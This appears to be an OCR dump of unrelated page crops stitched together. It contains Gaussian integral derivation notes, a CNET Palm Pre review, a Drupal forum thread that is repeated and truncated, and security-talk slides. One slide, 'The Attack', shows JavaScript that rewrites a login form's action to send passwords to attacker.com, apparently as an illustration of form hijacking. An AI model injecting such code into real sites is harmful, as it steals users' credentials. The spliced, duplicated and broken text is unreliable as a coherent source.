
$\int dr_1 dr_2 \, x_{1P}^{l_A} e^{-\alpha_A r_{1A}^2} x_{1B}^{l_B} e^{-\alpha_B r_{1B}^2} \frac{1}{r_{12}} x_{2C}^{l_C} e^{-\alpha_C r_{2C}^2} x_{2D}^{l_D} e^{-\alpha_D r_{2D}^2}$
Save this stuff please
GPT
$= \int dr_1 dr_2 K_1 K_2 \sum_{i=0}^{l_A+l_B} f_i \sum_{j=0}^{l_C+l_D} f_j \, x_{1P}^i e^{-\gamma r_{1P}^2} x_{2Q}^j e^{-\delta r_{2Q}^2} \frac{1}{r_{12}}$
$= K_1 K_2 \sum_{i=0}^{l_A+l_B} f_i \sum_{j=0}^{l_C+l_D} f_j \int dr_1 dr_2 \, x_{1P}^i e^{-\gamma r_{1P}^2} x_{2Q}^j e^{-\delta r_{2Q}^2} \frac{1}{r_{12}}$
Laplace
$= \frac{K_1 K_2}{\pi^{1/2}} \sum_{i=0}^{l_A+l_B} f_i \sum_{j=0}^{l_C+l_D} f_j \int_0^\infty dr_1 dr_2 ds \, x_{1P}^i e^{-\gamma r_{1P}^2} x_{2Q}^j e^{-\delta r_{2Q}^2} s^{-1/2} e^{-s r_{12}^2}$
centered at Q
centered at r_1
$T = \frac{\delta Q + s r_1}{\delta + s}$
$TQ_x = \frac{\delta Q_x + s X}{\delta + s} - Q_x = \frac{s}{\delta + s} X_{1Q}$
if k even
$\int dr_1 \, x_{1V}^m e^{-(\gamma + \frac{\delta s}{\delta+s}) r_{1V}^2} = \left(\frac{\pi}{\gamma + \frac{\delta s}{\delta+s}}\right)^{1/2} \frac{2(m-1)!!}{2^{m/2+1}(\gamma + \frac{\delta s}{\delta+s})^{m/2}}$
m even
what if P=Q?
IF P=Q, only $(PQ_x)^0 X^{(i+j-2k)}$ term exists
$\Rightarrow 0^0 = 1$ in formula

The people who make web pages...

... are also the people who make infographics

Visual Security Policy

Math is hard, let's draw boxes!



Palm Pre (Sprint)

Product summary

The good:
The Palm Pre's multitasking capabilities and notifications system are unparalleled. The smartphone features a vibrant display with multitouch functionality as well as a solid Web browser and good multimedia integration. The Pre offered good call quality and wireless options include 3G, Wi-Fi, Bluetooth, and GPS.

The bad:
The Pre's keyboard is cramped. Battery life drains quickly and the smartphone can be sluggish at times. Lacks expansion slot, video-recording capabilities, onscreen keyboard, and Flash support. The Pre App Catalog is still in beta with a limited number of titles.

CNET editors' rating:
★★★½☆
Very good
Detailed editors' rating

Average user rating:
★★★½☆
out of 332 reviews
See all user reviews


Add to my list

Where to buy Palm Pre (Sprint)

Price: $149.99

store	price	in stock
Sprint	$149.99	Yes

SEE STORE



Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06 **Before you start**

Hi everyone,

Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

» **Login** or **register** to post comments


If Drupal is right for you or

coreyp_1 - July 15, 2010 - 03:49

If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you described? Yes. No doubt about it.

Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking at CCK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will probably be what will demand the most effort.



Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06 Before you start

Hi everyone,

Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

» Login or register to post comm

If Drupal is right for you or

coreyp_1 - July 15, 2010 - 03:49

If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you descri ? Yes. No doubt about it.


Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking CCK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will probably be what will demand the most effort

http://attacker.com


The Attack

- Redirects the form to attacker.com



```
// Get the form
loginForm = document.getElementById('user-login-form');

// Change it to point elsewhere
loginForm.setAttribute('action', 'http://attacker.com/logpasswords/');
```



Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06 **Before you start**

Hi everyone,

